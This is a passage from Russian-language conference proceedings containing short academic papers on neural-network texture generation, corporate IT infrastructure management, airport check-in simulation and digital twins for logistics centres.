Текстурные карты необходимы для отображения окраса, отражений и рельефа на поверхности 3D-модели. Для корректного отображения материала используются сразу несколько изображений: карта цвета, карта отражений, карта нормалей и др. Широкое применение получили бесшовные текстурные карты, которые за счет своей структуры позволяют обеспечить повторяемость рисунка без появления характерных стыков.

Среди готовых решений не всегда можно найти подходящие по стилистике или качеству текстуры, поэтому применение нейронной сети для генерации бесшовных текстурных карт могло бы сэкономить большое количество времени при создании 3D-контента и обеспечить получение необходимого изображения. Помимо генерации новых изображений из текста, нейросети способны из одного изображения синтезировать другое, что позволяет перерабатывать готовые текстуры в их уникальные вариации [1].

В качестве эксперимента были синтезированы различные текстурные карты с использованием нейронной сети Stable Diffusion [2]. Данная сеть была выбрана за счёт встроенного функционала для генерации бесшовных текстур и возможности гибкой настройки параметров генерации [3]. В ходе эксперимента были созданы бесшовные изображения различных поверхностей: бетона, деревянного пола, брусчатки, кирпичной кладки, микросхемы.

Стоит отметить, что с помощью Stable Diffusion были сгенерированы только карты цвета, поскольку данная нейросеть не имеет необходимого функционала для качественной генерации других текстурных карт. Для синтеза остальных текстур необходимо использовать дополнительное программное обеспечение. Во время проведения эксперимента использовалась

программа PixPlant [4], в которой из карты цвета были синтезированы карта отражений, карта металла и карта нормалей. На рис. 1 показан набор текстурных карт для материала микросхемы, полученных после обработки карты цвета в PixPlant [5].




Рис. 1. Текстуры карты материала микросхемы

По окончании генерации всего набора текстурных карт была проведена проверка бесшовности материала. На рис. 2 продемонстрировано отображение материала микросхемы при изменении масштаба текстур в два и три раза. Как видно на рисунке, отображаемый материал имеет равномерный узор без стыков или швов как при двукратном, так и при трёхкратном увеличении его плотности.



Рис. 2. Отображение материала микросхемы при масштабе текстур 1x, 2x и 3x

Во время синтеза текстурных карт различных материалов выявились определённые особенности работы сети Stable Diffusion:

1. Нейронная сеть хорошо справляется с синтезом текстур рельефных материалов, особенно при наличии на них хаотичного паттерна. Однако при генерации текстур плоских материалов нейронная сеть не всегда справляется успешно, добавляя излишний рельеф. На рис. 3 представлена текстура песка, на которой виден неестественный паттерн с сильным перепадом высот.



Рис. 3. Текстура песка, сгенерированная в Stable Diffusion

2. Синтез текстурных карт материалов с повторяющимся сегментным узором, например, тротуарной плиткой, сильно осложняется вследствие особенностей алгоритма работы нейронных сетей, специализирующихся на генерации изображений. При генерации изображения методом «txt2img» получаемый узор обладает бесшовностью, но имеет большие пробелы между сегментами [6]. При генерации методом «img2img» с использованием готовой текстуры границы сегментов узора плитки сильно размываются. На рис. 4 показаны текстурные карты тротуарной плитки при генерации из текста и из готовой текстуры [4].



Рис. 4. Текстуры плитки, полученные методами txt2img (слева) и img2img (справа)



3. Для генерации бесшовных текстурных карт методом «img2img» на вход нейросети необходимо подавать также бесшовное изображение. Помимо этого, перед генерацией текстурных карт необходимо убедиться в отсутствии виньетки по краям исходного изображения. В противном случае будет синтезирована текстурная карта, при увеличении плотности которой будут видны чёткие стыки и несовпадение узора. На рис. 5 показаны текстура дощатого пола, синтезированная из небесшовного изображения с виньеткой по краям, а также варианты с увеличенной вдвое и втрое плотностью рисунка.




Рис. 5. Небесшовные текстуры дощатого пола при масштабе 1x, 2x и 3x

4. Ограниченный набор качественно синтезируемых текстурных карт ограничивает спектр задач, в которых есть смысл использовать Stable Diffusion и аналогичные программные решения. Данный способ получения новых текстурных карт будет наиболее применим при создании ландшафта, интерьера и крупных 3D-моделей. Также сгенерированные текстуры могут быть использованы при создании текстурного атласа – изображение, содержащее в себе несколько секций с разными текстурами. Использование атласа позволяет за счёт адаптации UV-развертки 3D-модели окрашивать трехмерные объекты с разными отображаемыми материалами, используя при этом только один набор текстурных карт.

Использование нейронных сетей для синтеза текстур объектов трёхмерной графики позволяет получить хорошие результаты на данном этапе развития технологии. Данный метод может быть встроен в производственный процесс и имеет большой потенциал для развития. Однако на сегодняшний день применение нейросетей для генерации текстурных карт осложнено необходимостью использования дополнительного программного обеспечения, высокими системными требованиями, ограниченным набором качественно генерируемых материалов и необходимостью в поиске подходящего исходного изображения или текстового запроса.

Применение таких нейронных сетей, как Stable Diffusion, в связке с программой PixPlant или её аналогами, позволит увеличить эффективность работы 3D-художников при выполнении задач по текстурированию 3D-моделей. Однако метод генерации текстурных карт с помощью нейросети на данный момент не может в должной мере конкурировать с более распространённым методом использования процедурных материалов, обеспечивающим более быструю и гибкую настройку отображения материалов, работу с масками и адаптацией под геометрические особенности конкретной 3D-модели.

#### Список используемых источников

1. Richardson E. et al. Texture: Text-guided texturing of 3d shapes // arXiv preprint arXiv:2302.01721. 2023.
2. Stable Diffusion v2-1. URL: <https://huggingface.co/stabilityai/stable-diffusion-2-1> (дата обращения 30.03.2023).
3. Rombach R. et al. High-resolution image synthesis with latent diffusion models // Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition. 2022. PP. 10684–10695.
4. PixPlant 5 Help. About PixPlant. URL: <https://www.pixplant.com/help/index.html> (дата обращения 20.03.2023).
5. Mokhov A. Yu., Krasnova S. A. Creating Learning Internet Portal // Contemporary Problems of Social Work. 2019. Vol. 5, No. 2(18). PP. 38–48. DOI 10.17922/2412-5466-2019-5-2-38-48. – EDN TEBAGK.
6. Han I. et al. Highly Personalized Text Embedding for Image Manipulation by Stable Diffusion // arXiv preprint arXiv:2303.08767. 2023.

УДК 004.725.5  
ГРНТИ 20.51.19

## ТЕХНОЛОГИИ УПРАВЛЕНИЯ КОРПОРАТИВНЫМИ ИНФОКОММУНИКАЦИОННЫМИ ИНФРАСТРУКТУРАМИ

**В. Л. Литвинов, В. А. Тарасов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Обеспечение полноценного функционирования корпорации в современных условиях невозможно представить без применения систем автоматизации управления организационными и технологическими процессами, в которых всё большее значение получают интеллектуальные компоненты. Рассматривается роль таких систем в деятельности организации, а также задачи, стоящие перед ними. Приводится анализ подходов*

*и средств управления элементами корпоративных инфокоммуникационных инфраструктур с использованием технологий искусственного интеллекта.*

*информационная инфраструктура, управление инфраструктурой, корпоративная информационная система, интеллектуальные агенты, умное здание.*

В современных условиях деятельность крупной корпорации должна быть обеспечена широкой и многослойной инфраструктурой. Одним из важных инфраструктурных компонентов является информационный. От оперативности принятия организационных, управленческих, технических, технологических, финансовых, кадровых решений в рамках организации зависит экономическая эффективность, качество производимой продукции или услуг, а порой и безопасность как персонала, так и клиентов. Поддержку принятия таких решений призвана реализовать корпоративная информационная инфраструктура.

Учитывая существующий высокий темп изменения условий корпоративной деятельности как внутри организации, так и вовне, решить поставленные задачи в установленные сроки (например, в соответствии с соглашением о качестве обслуживания) и в целом осуществить гибкую и комфортную работу персонала и партнёров организации может представиться весьма проблематичным, а порой и невозможным.

Принимая во внимание масштаб, гетерогенность и зависимость информационной инфраструктуры от множества различных факторов, становится очевидным, что административный персонал даже при наличии отлаженной системы разграничения полномочий между подразделениями и отдельными сотрудниками, подкреплённых опытом и чётко выверенными административными регламентами, систем резервирования на случай чрезвычайных ситуаций, поддержки внешних организаций – поставщиков информационных услуг, оборудования и программного обеспечения, не способен устранять возникающие проблемы без заметных издержек. Затраты времени, прерывание технологических процессов, отвлечение дополнительных трудовых ресурсов могут привести к значительным финансовым, репутационным и иным потерям.

Сократить затраты при эксплуатации информационной инфраструктуры позволило бы увеличение оперативности и гибкости принятия управленческих решений.

В рамках эксплуатации корпоративных информационных систем значительные сложности представляют недостаточно эффективное использование каналных ресурсов и вопросы информационной безопасности.

Рядом авторов рассматривается саморегулирующаяся система управления трафиком [1]. В её рамках предлагается использовать аппараты генетической алгоритмизации и нечёткой логики с возможностью использования



ловушек для злоумышленников с последующим анализом и принятием решения о самореорганизации. В основе лежит технология «простукивания портов» с добавлением механизма динамического формирования последовательности условий подключения к системе. На основе данной последовательности, формируемой как на стороне сервера, так и клиента, создаётся последовательность портов и протоколов, а также разрешается установление VPN-соединения. Данный механизм может быть использован в рамках корпоративной сети при использовании удалённого доступа.

Существенную проблему представляет отсутствие единого подхода к обеспечению управления информационной инфраструктурой, оценки её эффективности – созданием сетевого оборудования, систем административного управления, информационной безопасности и управления технологическими процессами занимаются различные производители [2]. Предложено программное решение с использованием платформы автоматизации и развёртывания приложений на основе многослойной виртуализации, что позволило снять некоторые ограничения. Система интеллектуально-адаптивного управления содержит ряд компонентов, среди которых Web-приложения, система автоматической установки и конфигурирования серверных решений, система изолированной сборки и развёртывания приложений, дополнительный слой виртуализации, автоматизация развёртывания и управления корпоративными приложениями, система управления репозиториями кода, модуль асинхронного обмена сообщениями, система обработки очередей, очередь заданий, операционная система, конвейер сборки дистрибутива алгоритма.

Ещё один аспект эксплуатации корпоративных информационных систем состоит в их сложности, широком территориальном охвате и разнородности информационных потоков, предъявляющих различные требования к обслуживанию [3]. В целях обеспечения необходимого качества обслуживания трафика целесообразно применять метод оперативного управления элементами инфраструктуры. Для решения этой задачи могут использоваться интеллектуальные агенты на основе иерархических нечётких ситуационных сетей. Агент состоит из модуля оценки состояния элементов, модуля решения задач и модуля принятия решений. В случае делегирования лицом, принимающим решения, агенту возможности реализации принятого решения, оно принимается автоматически. Анализ результатов моделирования показал, что реакция системы сопоставима с режимом реального времени. Данный метод подходит для моделей как интегрального, так и дифференциального обслуживания. Системы, которые могут быть реализованы на его основе, будут занимать промежуточное положение между системами принятия решений и системами поддержки принятия решений. Существенным является то, что модель, лежащая в основе метода, позволяет отслеживать изменения аппаратной инфраструктуры и равномерно распределять

вычислительные ресурсы, обеспечивать гибкость аппаратно-программной конфигурации.

Ещё одним решением в области управления инфраструктурой является «интеллектуальное здание», в котором происходит распознавание некоторых ситуаций, и генерируются соответствующие реакции [4]. Внедрение такого подхода позволит обойтись без обслуживающего персонала при эксплуатации систем объекта. При этом реакция системы будет осуществляться комплексно и оперативно. Для современных зданий потребуется коммуникационная инфраструктура, основанная на стандартах структурированных кабельных систем. Управление объектами должно осуществляться исполнительными контроллерами прямого цифрового управления, которые могут быть связаны с датчиками и управляемыми объектами посредством локальной сети. Контроллеры связываются с локальной и центральной базой данных, способны перепрограммироваться в режиме реального времени без необходимости их отключения. Кроме выполнения целевых функций на систему возлагаются и функции управления информационной инфраструктурой: контроль доступа и безопасности, управление нагрузкой, производительностью, событиями, поддержка бизнес-процессов, управление приложениями, хранением данных, ошибочными ситуациями, трафиком, рассылкой программного обеспечения, отчётов, управление сетью, Web-серверами, печатью.

#### Список используемых источников

1. Басыня Е. А., Французова Г. А., Гунько А. В. Самоорганизующаяся система управления трафиком вычислительной сети: удаленный сетевой доступ // Автоматика и программная инженерия. 2014. N 1(7). С. 9–12.
2. Басыня Е. А. Программная реализация и исследование системы интеллектуально-адаптивного управления информационной инфраструктурой предприятия // Вестник Самарского государственного технического университета. Серия: Технические науки, 2020. Т. 28. N 1(65). С. 6–21.
3. Агеев С. А., Агеева Н. С., Каретников В. В., Привалов А. А. Метод оперативного оценивания состояния сетевых элементов для обеспечения качества услуг в корпоративных высокоскоростных мультисервисных сетях связи // Автоматизация процессов управления. 2020. N 2(60). С. 25–35.
4. Шелухин О. И., Артюшенко В. М. Интегрированная система управления информационной инфраструктурой «интеллектуального здания» // Электротехнические и информационные комплексы и системы. 2008. Т. 4. N 1–2. С. 19–24.

УДК 65.011.56  
ГРНТИ 71.01.85

## МОДЕЛИРОВАНИЕ И АНАЛИЗ БИЗНЕС-ПРОЦЕССОВ АЭРОПОРТА

**В. Л. Литвинов, Д. А. Татуков**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В работе рассмотрен подход к построению имитационной модели модуля автоматизированной информационной системы сопровождения бизнес-процессов аэропорта. Предложены методики оценки параметров модели, проведены экспериментальные исследования, сделаны выводы относительно работоспособности системы в рассматриваемых условиях.*

*аэропорт, имитационное моделирование, цифровые двойники, параметры, модель.*

В последнее время цифровизация аэропортов стала одним из самых важных направлений в авиационной отрасли. Большие авиакомпании внедряют элементы цифровизации в бизнес-процессы обслуживания клиентов, такие, как многоразовые багажные бирки с технологией RFID. В аэропортах устраивают эксперименты с полностью бесконтактной регистрацией пассажиров на самолет. Аэропорты, в которых не нужно будет печатать билет и талон, а за багажом можно следить в реальном времени – это не фантастика, а недалекое будущее, элементы которого возможны уже сейчас.

При проектировании больших и сложных систем, коими являются различные системы цифровизации аэропортов, большую роль играет имитационное моделирование. Оно позволяет с достаточной точностью определить расходы и прибыль системы и наглядно показать эффект от внедрения подобной системы в аэропорт. Еще одним бонусом имитационного моделирования является отсутствие необходимости тратить большие деньги на построение физического прототипа и отсутствие необходимости внедрения этого прототипа в аэропорт с целью тестирования его работоспособности и целесообразности. Имитационное моделирование позволяет построить модель на ранних этапах проектирования и оценить все риски системы. Это позволяет принимать важные решения на ранних этапах и избегать ошибок проектирования.

В качестве объекта моделирования в данной работе выступает модуль автоматизированной информационной системы сопровождения бизнес-процессов аэропорта. Данная система предполагает интеграцию в существующую систему аэропорта и состоит из терминалов регистрации. Для работы терминалов не требуется присутствие работников аэропорта [1].

Первым этапом построения модели является определение структуры и параметров модели. Аэропорт – это сложная система, работа которой зависит от множества различных переменных. Для упрощения логики модели и уменьшения ее размеров необходимо ограничить время моделирования одним днем и составить четкое расписание с ритмичными вылетами, например, каждые 10 минут. Время регистрации на рейс зависит от количества пассажиров, однако, зачастую это один – два часа [2]. Для модели возьмем среднее время 80 минут на прохождение регистрации и 5 минут на подготовку стоек к новому рейсу. Количество стоек регистрации, выделенных на рейс, также зависит от числа пассажиров, однако, для примера возьмем среднее число в 4 стойки регистрации на рейс. При таких параметрах в аэропорту одновременно будет обслуживаться 8 рейсов.

В качестве эксперимента оценим, справится ли аэропорт с обслуживанием рейсов двух популярных самолетов: Боинг 737 и Аэробус А320 [3]. Максимальная вместимость Аэробуса А320 – 180 человек, Боинга 737 – 189 человек. Поскольку мы проверяем два самолета, то и статистику будем собирать только с двух блоков стоек по четыре стойки регистрации в каждом. В качестве отслеживаемых параметров возьмем средние значения нагрузки каждого терминала регистрации, очереди к каждому терминалу и времени пребывания в очереди к каждому терминалу. Модель построена в программе AnyLogic.

Работа модели представлена на рис. 1.




Рис. 1. Работа модели системы

Структура модели представлена на рис. 2.




Рис. 2. Фрагмент структуры модели системы

В результате моделирования были получены следующие данные. Минимальная загрузка терминала составила 0,88, максимальная – 0,93. Максимальная средняя длина в очереди составила 4,29 человек, минимальная – 2,63. Максимальное среднее время в очереди составила 7,76, минимальное – 5,04. Полученные показатели времени в очереди соответствуют приемлемому минимуму ожидания регистрации для пассажиров эконом-класса согласно приказу от 24 февраля 2011 года №63 «Об утверждении Методики расчета технической возможности аэропортов и Порядка применения Методики расчета технической возможности аэропортов» [4].

Загрузка терминалов второго блока, обслуживающего рейсы самолетов Боинг 737, близится к единице. При увеличении пассажиропотока данный блок перестанет справляться с обслуживанием клиентов. Загрузка терминалов первого блока, обслуживающего рейсы самолетов Airbus A320, не превышает 0,9. Данный блок нормально справляется с нагрузкой.

Таким образом, имитационное моделирование позволяет оценить риски проектируемых систем, правильно подобрать оптимальные пара-

метры и протестировать различные штатные и нештатные ситуации. В дальнейшем модель можно развить до уровня цифрового двойника, чтобы еще лучше прогнозировать и оптимизировать различные параметры.

#### Список используемых источников

1. Татуков Д. А., Яшин А. В. Проектирование и разработка модуля информационной системы поддержки бизнес-процессов аэропорта // 75-я Юбилейная региональная научно-техническая конференция студентов, аспирантов и молодых ученых «Студенческая весна – 2021». Сборник научных статей научно-технической конференции. Санкт-Петербург, 2021. С. 61–64.
2. Пулково. Регистрация пассажиров. URL: [https://pulkovoairport.ru/passengers/passenger\\_registration/](https://pulkovoairport.ru/passengers/passenger_registration/) (дата обращения 26.03.2023).
3. ВПолете. Самые популярные пассажирские самолеты в мире. URL: <https://vpolete.online/samoletyi/passazhirskie.html> (дата обращения 25.03.2023).
5. Приказ от 24 февраля 2011 года N 63 «Об утверждении Методики расчета технической возможности аэропортов и Порядка применения Методики расчета технической возможности аэропортов». URL: <https://docs.cntd.ru/document/902266615> (дата обращения 25.03.2023).

УДК 65.011.56  
ГРНТИ 71.01.85

## ИСПОЛЬЗОВАНИЕ ТЕХНОЛОГИЙ ЦИФРОВЫХ ДВОЙНИКОВ В ЗАДАЧАХ ОПТИМИЗАЦИИ ЛОГИСТИЧЕСКИХ ЦЕНТРОВ

**В. Л. Литвинов, А. В. Яшин**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье рассмотрены инструменты цифровизации предприятий в рамках новой стратегии Индустрии 4.0. Рассмотрены подходы к созданию цифровых двойников логистических центров. Сформулированы преимущества внедрения цифровых двойников в логистические центры, выявлены трудности внедрения данного метода. Выявлено, что внедрение метода цифрового двойника в работу логистических центров позволяет повысить эффективность товарооборота и поддержания конкурентоспособности с другими ведущими предприятиями.*

*цифровой двойник, логистические центры, индустрия 4.0, логистика.*

В настоящее время перед предприятиями достаточно остро стоит вопрос в переходе к стратегиям Индустрии 4.0 в целях сохранения конкурентоспособности в новых условиях цифровой экономики.

Впервые проект Индустрии 4.0 был анонсирован на международной Ганноверской ярмарке в 2011 году группой представителей немецкой промышленности в рамках повышения конкурентоспособности Германии. Новый подход к производству основан на внедрении технологий «интернет вещей» (IoT) в производство, автоматизации бизнес-процессов и распространении искусственного интеллекта.

К инструментам цифровизации в рамках новой стратегии Индустрии 4.0 можно отнести различные системы автоматизации предприятий, такие как системы диспетчерского управления и сбора данных (SCADA), системы автоматизированного проектирования (CAD, CAM, CAE/AEC), системы жизненного цикла (PLM), системы планирования (ERP) и цифровые двойники производства.

Цифровой двойник представляет собой цифровую модель производства или объекта представленную в цифровой среде, которая связана с базой данных параметров этого объекта. При изменении одного параметра происходит автоматическое изменение остальных связанных с ним параметров [1]. Цифровой двойник на протяжении всего жизненного цикла получает и анализирует информацию от датчиков, производя мониторинг всего процесса, тем самым позволяя промоделировать различные ситуации на производстве, например: моделирование работы нового аппаратного оборудования, оптимизацию логистических процессов, перепланировку складских помещений, тестирование AMR и AVG роботов в виртуальной среде.

Цифровые двойники складов и распределительных центров, могут объединять трехмерную модель объекта с данными IoT, собранными на подключенных платформах хранилища. Это позволяет оптимизировать использование помещений, погрузочно-разгрузочного оборудования и деятельность персонала. Применяя принцип объединения цифровых двойников различных элементов цепочки поставок, можно построить цифровой двойник сложного логистического процесса, включающего целый ряд организаций: склады, распределительные центры, транспорт (воздушный, морской и т. п.), системы формирования заказа и отслеживания груза, автоматизированные системы учета и маркировки груза [2].

К характеристикам повышения качества за счет цифровых двойников можно отнести контроль и классификацию материалов, поставляемых перевозчиком, отслеживание количества материалов на складах и логистических центрах, время транспортировки и хранения, оптимизацию логистики внутри производства, накопление данных и дальнейший анализ бизнес-процессов.

Компания Siemens AG имеет ресурсы и программные инструмент для создания цифровых двойников для стадии проектирования, производства



и эксплуатации. На рис. 1 показан стек технологий, используемый для создания цифрового двойника.




Рис. 1. Стек технологий Siemens для создания цифрового двойника

Концепция цифровых двойников предполагает разделение на следующие группы:

**Digital Twin Instance (DTI)** – двойники реального физического объекта. Виртуальная модель объекта включает в себя множество данных об этом объекте. Это могут отчеты об сервисном обслуживании, поломках, заменах комплектующих.

**Digital Twin Prototype (DTP)** – двойники-прототипы. Виртуальная модель будущего физического объекта, содержит информацию по производству модели, необходимые материалы, информация для создания реальной физической модели.

**Digital Twin Aggregate (DTA)** – совокупность DTI, которая может быть представлена в виде вычислительного центра производителя объектов. Данный центр получает и обрабатывает информацию в режиме реального времени.



Digital Twin Environment (DTE) – это приложение для работы с цифровыми двойниками. Может использоваться как симулятор действий для прогнозирования поведения физического объекта.

DTE может быть использован для прогнозирования поведения физической копии объекта. Несколько двойников-прототипов, работающих в разных стрессовых условиях, могут быть агрегированы для получения возможных вариантов поведения реального объекта [3].

К сожалению, внедрение цифровых двойников накладывает некоторые ограничения, такие как:

- большая стоимость внедрения;
- недостаточное количество специалистов в данной области;
- отсутствие регламентирующих актов и стратегий.

Однако, цифровые двойники позволяют значительно повысить эффективность и конкурентоспособность предприятия путем интеграции «киберфизических систем» и подключения складских помещений к «Интернету вещей» [4]. Это дает возможность перейти к автоматизированному производству с минимизацией привлечения людских ресурсов.

Таким образом, можно сделать вывод, что цифровые двойники помогают оценить риски, моделировать различные ситуации, подбирать оптимальные параметры для оптимизации работы логистических центров без больших затрат.

#### **Список используемых источников**

1. Пономарев К. С., Феофанов А. Н., Гришина Т. Г. Стратегия цифрового двойника производства как метод цифровой трансформации предприятия // Вестник современных технологий. 2019. №4 (16). С. 24–30.

